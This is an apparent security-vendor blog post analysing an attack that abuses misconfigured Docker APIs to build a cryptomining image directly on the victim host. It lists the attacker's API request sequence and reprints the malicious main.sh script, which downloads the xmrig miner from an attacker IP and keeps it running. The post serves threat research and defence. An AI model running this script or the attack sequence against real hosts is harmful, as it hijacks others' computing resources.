Threat Alert: Attackers Building Malicious Images Directly on Your Host

By Assaf Morag

Published: 2020-07-15 · Archived: 2026-04-05 19:05:19 UTC

We at Team Nautilus – Aqua's cyber security research team – discovered a new type of attack against container infrastructure. The attacker exploits a misconfigured Docker API port in order to build and run a malicious container image on the host. As far as we know, this is the first time that an attack in which the attacker builds an image rather than pulling it from a public registry is observed in the wild.

In previously observed attack scenarios, the attackers usually try to hijack resources from the host by running a cryptocurrency miner, launch a network denial-of-service attack against other hosts, or worse, escaping from the container and expanding onto the host's network. A defender, on the other hand, can scan the images and react based on the results, or restrict communication with a suspicious source or registry. In this case, the attacker did not pull an image from a remote source but built it directly on the targeted host in order to bypass these defense mechanisms. Additionally, the attacker can thus increase the persistency of his infrastructure by building it directly on the host. Since the image is not stored anywhere, no one will take it down. In addition, the name of the image and possibly its ID are randomly generated and probably unique to each host. This makes it hard for defenders to add the image to a restricted list. Therefore, in this case, having preliminary intelligence on a malicious image or source would be ineffectual. Using a Dynamic Threat Analysis (DTA) scanner that looks for behavior patterns, however, can help the defenders to detect these kinds of attacks. Moreover, this technique emphasizes the importance of an ongoing dynamic scanning cadence in cloud-native environments.


The Observed Attack in Detail

Normally, attacks against misconfigured Docker API are initiated by pulling an image from a public registry (i.e. Docker Hub) and spinning up the container on the targeted host environment. The image is usually one of 3 categories:

1. **A dedicated image built by a 3rd party** – this image is designed for a specific purpose. For example `xmrig/xmrig:latest` or `douglasslow/slowhttptest:latest`, which are designed to mine cryptocurrency or conduct Denial of Service tests in the application layer. Attackers then nefariously use these images to hijack resources on the host or to launch a Network Denial of Service against a 3rd party target from the targeted host.
2. **A dedicated image built by the attacker** – usually the attacker hides the main purpose of the image by using various techniques to conceal the malicious elements, or alternatively the attacker is doesn't hide the main purpose but designs the attack according to his needs.
3. **A vanilla image** – the attacker uses a legitimate vanilla image, such as Alpine or Ubuntu and downloads the malicious elements during runtime.

In this case, however, the adversary used a Docker SDK for Python package to send commands to a misconfigured Docker API. The attack sequence is as described below:

1. Sending a `ping GET` request to the Docker server in order to check if the API server is indeed exposed.
2. Sending a `GET` request to receive the list of containers that are running on the host.
3. Sending a `POST` request with a Docker Build command in order to build an image on the targeted host- `Image": "zbrtgwlxz:latest` . The Dockerfile contains the following commands:
    - Pulling a lightweight alpine image.
    - A WGET command aimed to download the script main.sh from a remote source (`http[:]//185[.]10[.]68[.]147/dock/main[.]sh`).
4. Sending a GET request to verify that the image was successfully built on the targeted host.
5. Sending a POST request to create a container based on the new image that the attacker just built.
6. Sending a GET request to receive the list of containers that are running on the host.
7. Sending a POST request to run the container.




The container is initiated with a command aimed to run a shell script, which was downloaded from a remote source during the build: `/bin/sh -c ash /main.sh`

The Shell script main.sh was designed to download and run an ELF file named XMRIG.

```
#!/bin/ash
function mytestFunc() {
    echo "TEst func passed"
}

function Download() {
    wget --user-agent "Docker" -q -O "/opt/server" http://185.10.68.147/lin/64/xmrig >>/dev/null
    chmod +x /opt/server
}

while :
do
    ddd=$(date +%H)
    if [ $ddd == 02 ]
    then
        kill $ppid
        sleep 20
        Download
    fi
    if [ ! -f "/opt/server" ]
    then
        Download
    fi

    if  ! kill -0 $ppid
    then
        echo "run"
        /opt/server &
        ppid=$(echo $!)
    fi

    echo "pid $ppid"
    sleep 3700
done
```

This file is classified as malicious by Virus Total and is designed to hijack resources from the host by mining cryptocurrency.



Summary

In this blog we reported about an adversary who used a new technique to attack a misconfigured Docker API. The image was built directly on the target host and executed a resource-hijacking attack by using a cryptominer. This is yet another step in the super-fast evolution of attacks against cloud-native environments in just the past couple of

years. These new and daring attacks emphasize the importance of putting better and stronger solutions in the defenders' toolbox.

In this case, preliminary threat intel on a malicious container image is useless because the image is not pulled from a remote source. A static scanner will not return the desired results, since the image is built upon a standard Alpine base image and would most probably be marked as benign. A network-level detection/prevention security scanning might actually block the communication with the C2 of the attacker (`185[.]10[.]68[.]147`) and prevent downloading the script main.sh and the malicious binary.

We believe that the best solution for these kinds of threats lies in an on-going Dynamic Threat Analysis scanning cadence. Dynamically scanning all your images in Docker Hub and on the organization's servers would shine a bright light on any hidden threats lurking in the cloud.

Assaf is the Director of Threat Intelligence at Aqua Nautilus. He is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supports the team's data needs, and helps Aqua and the ecosystem remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.
Assaf is leading an O'Reilly course, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.
